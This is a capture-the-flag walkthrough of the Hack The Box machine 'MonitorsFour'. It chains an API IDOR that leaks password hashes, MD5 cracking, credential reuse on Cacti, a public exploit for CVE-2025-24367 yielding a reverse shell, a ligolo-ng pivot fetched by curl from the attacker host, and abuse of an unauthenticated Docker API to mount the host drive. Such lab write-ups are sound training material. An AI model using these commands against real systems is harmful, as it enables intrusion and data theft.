Description
MonitorsFour is an easy Hack The Box machine that features:
- Web enumeration to discover an API vulnerable to Insecure Direct Object Reference vulnerability leading to the discovery of database users
- Subdomain Enumeration to discover a Cacti instance with reused credentials from the previous service
- Cacti instance vulnerable to Authenticated Remote Command Execution leads to an user shell in a Docker container
- Privilege Escalation via a vulnerable Docker Desktop installation exposing the Docker socket to the containers without authentication
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.126.11.
$ ping -c 3 10.129.126.11
PING 10.129.126.11 (10.129.126.11) 56(84) bytes of data.
64 bytes from 10.129.126.11: icmp_seq=1 ttl=127 time=48.0 ms
64 bytes from 10.129.126.11: icmp_seq=2 ttl=127 time=48.8 ms
64 bytes from 10.129.126.11: icmp_seq=3 ttl=127 time=47.3 ms

--- 10.129.126.11 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 47.262/48.018/48.822/0.637 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.126.11 -sS -Pn -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.129.126.11
Host is up (0.048s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds
We find the opened 80, and 5985 ports.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.126.11 -Pn -sV -sC -p80,5985 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.129.126.11
Host is up (0.047s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    nginx
|_http-title: Did not follow redirect to http://monitorsfour.htb/
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.25 seconds
We move to the web application and we add the monitorsfour.htb host to the /etc/hosts file.
$ echo '10.129.126.11 monitorsfour.htb' | sudo tee -a /etc/hosts

By visiting the web page we find a business offering networking solutions. It is offering a login option.
 In the login form we need valid credentials to login.
 The login HTTP request is sent to the
 http://monitorsfour.htb/api/v1/auth API. Let’s enumerate the API to find another endpoints.
$ gobuster dir -u 'http://monitorsfour.htb/api/v1/' -w /usr/share/seclists/Discovery/Web-Content/big.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://monitorsfour.htb/api/v1/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 146]
/.htpasswd            (Status: 403) [Size: 146]
/auth                 (Status: 405) [Size: 0]
/logout               (Status: 302) [Size: 0] [--> /login]
/reset                (Status: 405) [Size: 0]
/user                 (Status: 200) [Size: 35]
/users                (Status: 200) [Size: 35]
We find an interesting endpoint that could list the users registered in the system, users.
$ curl 'http://monitorsfour.htb/api/v1/users'
{"error":"Missing token parameter"}
Exploitation
We find that it is requesting the token parameter, let’s enter it with a random parameter. We find that it is detecting an invalid token, but with 0 token it prints all the users registered with its hashed passwords.
$ curl 'http://monitorsfour.htb/api/v1/users?token=1234'
{"error":"Invalid or missing token"}
$ curl 'http://monitorsfour.htb/api/v1/users?token=0'
[{"id":2,"username":"admin","email":"admin@monitorsfour.htb","password":"56b32eb43e6f15395f6c46c1c9e1cd36","role":"super user","token":"8024b78f83f102da4f","name":"Marcus Higgins","position":"System Administrator","dob":"1978-04-26","start_date":"2021-01-12","salary":"320800.00"},{"id":5,"username":"mwatson","email":"mwatson@monitorsfour.htb","password":"69196959c16b26ef00b77d82cf6eb169","role":"user","token":"0e543210987654321","name":"Michael Watson","position":"Website Administrator","dob":"1985-02-15","start_date":"2021-05-11","salary":"75000.00"},{"id":6,"username":"janderson","email":"janderson@monitorsfour.htb","password":"2a22dcf99190c322d974c8df5ba3256b","role":"user","token":"0e999999999999999","name":"Jennifer Anderson","position":"Network Engineer","dob":"1990-07-16","start_date":"2021-06-20","salary":"68000.00"},{"id":7,"username":"dthompson","email":"dthompson@monitorsfour.htb","password":"8d4a7e7fd08555133e056d9aacb1e519","role":"user","token":"0e111111111111111","name":"David Thompson","position":"Database Manager","dob":"1982-11-23","start_date":"2022-09-15","salary":"83000.00"}]
We find that the admin user is called Marcus Higging, with the 56b32eb43e6f15395f6c46c1c9e1cd36 hash. It seems to be a MD5 hash, so we crack it using John The Ripper tool.
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
wonderful1       (admin)
1g 0:00:00:00 DONE 7.142g/s 120685p/s 120685c/s 120685C/s lachina..fleming
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
We get the wonderful1 password for the admin user. Now we can login in the administrator dashboard.
 We find a
 Changelog menu button that show us the latest changes made to the platform. In the Infrastructure Notice we find that the infrastructure is using a Windows operating system with the Docker Desktop 4.44.2 to enable containerized deployments for the application.
 We do not find more interesting information in the platform, so we move to enumerate more subdomains.
$ gobuster vhost -u monitorsfour.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain -o vhost_enumeration -r -t 50
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://monitorsfour.htb
[+] Method:                    GET
[+] Threads:                   50
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:                gobuster/3.8
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
cacti.monitorsfour.htb Status: 200 [Size: 14320]
We find that the cacti subdomain, we add it to the /etc/hosts file.
$ echo '10.129.126.11 cacti.monitorsfour.htb' | sudo tee -a /etc/hosts
We find a Cacti instance, in its 1.2.28 version.
 We find that we can login in the application with the
 marcus username (the name of the previous admin user) and the wonderful1 password we found.
 This version of Cacti is vulnerable to an Authenticated Remote Command Execution abusing graph creation to create arbitrary PHP scripts in the web root of the application, CVE-2025-24367. We have a proof of concept of the vulnerability developed by TheCyberGeek. We can use the code to obtain a remote shell to the Cacti machine, firstly opening a listening TCP port in
 1234 port, nc -nvlp 1234.
$ git clone https://github.com/TheCyberGeek/CVE-2025-24367-Cacti-PoC
$ cd CVE-2025-24367-Cacti-PoC
$ python exploit.py -u marcus -p wonderful1 -i 10.10.14.54 -l 1235 -url http://cacti.monitorsfour.htb
We receive a reverse shell as the www-data user, we upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.54] from (UNKNOWN) [10.129.126.11] 57756
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
www-data@821fbd6a43fa:~/html/cacti$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@821fbd6a43fa:~/html/cacti$ ^Z
[1]  + 125971 suspended  nc -nvlp 1234
$ reset xterm
Post-Exploitation
We find that this is not a Windows system, we are inside a Linux Docker container.
www-data@821fbd6a43fa:~/html/cacti$ env
HOSTNAME=821fbd6a43fa
PHP_VERSION=8.3.27
PHP_INI_DIR=/usr/local/etc/php
...
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
...
www-data@821fbd6a43fa:~/html/cacti$ ip a
...
2: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 82:5c:2a:a6:fd:b3 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
In the previous changelog we found that the Windows machine is using Docker Desktop 4.44.2. This version allows unauthenticated access to Docker Engine API from containers, via the configured Docker subnet, at 192.168.65.7:2375 by default, CVE-2025-9074. In some circumstances (e.g. Docker Desktop for Windows with WSL backend) it also allows mounting the host drive with the same privileges as the user running Docker Desktop. We are going to pivot to the 192.168.65.0/24 subnet using ligolo-ng tool. We start the server in our machine and we host the binaries in a HTTP server.
$ sudo ligolo-proxy -selfcert
$ python -m http.server 80 -d /usr/share/ligolo-ng-common-binaries
Then we download the agent binary in the remote machine and we connect to our proxy.
www-data@821fbd6a43fa:~/html/cacti$ cd /tmp
www-data@821fbd6a43fa:/tmp$ curl -o ligolo_agent 'http://10.10.14.54/ligolo-ng_agent_0.8.2_linux_amd64'
www-data@821fbd6a43fa:/tmp$ chmod +x ligolo_agent
www-data@821fbd6a43fa:/tmp$ ./ligolo_agent -ignore-cert -connect 10.10.14.54:11601
Then we create a tunnel to the referred subnetwork.
ligolo-ng » session
? Specify a session : 1 - www-data@821fbd6a43fa - 10.129.126.11:57758 - 825c2aa6fdb3
[Agent : www-data@821fbd6a43fa] » ifcreate
INFO[0198] Generating a random interface name...
INFO[0198] Creating a new notedbarracuda interface...
INFO[0198] Interface created!
[Agent : www-data@821fbd6a43fa] » route_add --name notedbarracuda --route 192.168.65.0/24
INFO[0245] Route created.
[Agent : www-data@821fbd6a43fa] » tunnel_start --tun notedbarracuda
INFO[0273] Starting tunnel to www-data@821fbd6a43fa (825c2aa6fdb3)
Now we check that we have access to the Docker administration HTTP service running in 2375 port.
$ nmap -sV -p 2375 192.168.65.7
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 192.168.65.7
Host is up (0.0067s latency).

PORT     STATE SERVICE VERSION
2375/tcp open  docker  Docker 28.3.2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.19 seconds
We can use the docker-cli Debian package that will install the docker tool to interact with the Docker runtime.
$ apt install docker-cli -y
$ docker -H tcp://192.168.65.7:2375 ps -a
CONTAINER ID   IMAGE                    COMMAND                  CREATED       STATUS                 PORTS                          NAMES
821fbd6a43fa   docker_setup-nginx-php   "docker-php-entrypoi…"   3 weeks ago   Up 2 hours             0.0.0.0:80->80/tcp, 9000/tcp   web
c2bdd5d10cc5   docker_setup-mariadb     "docker-entrypoint.s…"   3 weeks ago   Up 2 hours (healthy)   0.0.0.0:3306->3306/tcp         mariadb
We find the two running containers: the one containing the HTTP service and the other hosting the MariaDB database. We are going to list the available images.
$ docker -H tcp://192.168.65.7:2375 images
REPOSITORY               TAG       IMAGE ID       CREATED       SIZE
docker_setup-nginx-php   latest    93b5d01a98de   3 weeks ago   1.28GB
docker_setup-mariadb     latest    74ffe0cfb451   3 weeks ago   454MB
alpine                   latest    4b7ce07002c6   8 weeks ago   12.8MB
We find that the alpine image is available, so we can spawn containers arbitrarily. We are going to create a new container that will map the C:\ folder of the Windows machine to the /mnt folder in the container to access to the Windows machine files. But we cannot use the C:\ path, as the Docker runtime is runing as a WSL2 (Windows Subsystem for Linux 2) virtual machine. We find in the Docker forums that the directory is mapped to the /run/desktop/mnt/host/c folder in the WSL VM. We create the container and then we spawn an interactive shell.
$ docker -H tcp://192.168.65.7:2375 run -it --rm -v /run/desktop/mnt/host/c/:/mnt alpine sh
/ # ls /mnt/
ls: /mnt/DumpStack.log.tmp: Permission denied
ls: /mnt/pagefile.sys: Permission denied
$RECYCLE.BIN               PerfLogs                   ProgramData                Users                      inetpub
$WinREAgent                Program Files              Recovery                   Windows
Documents and Settings     Program Files (x86)        System Volume Information  Windows.old
It works. In the mounted folders we have access to the Administrator folder.
/ # ls /mnt/Users/Administrator/
AppData
Application Data
AutoLogon
Contacts
Cookies
Desktop
...
Flags
In the mounted folder we have access to the user.txt and root.txt flags.
/ # cat /mnt/Users/marcus/Desktop/user.txt
<REDACTED>
/ # cat /mnt/Users/Administrator/Desktop/root.txt
<REDACTED>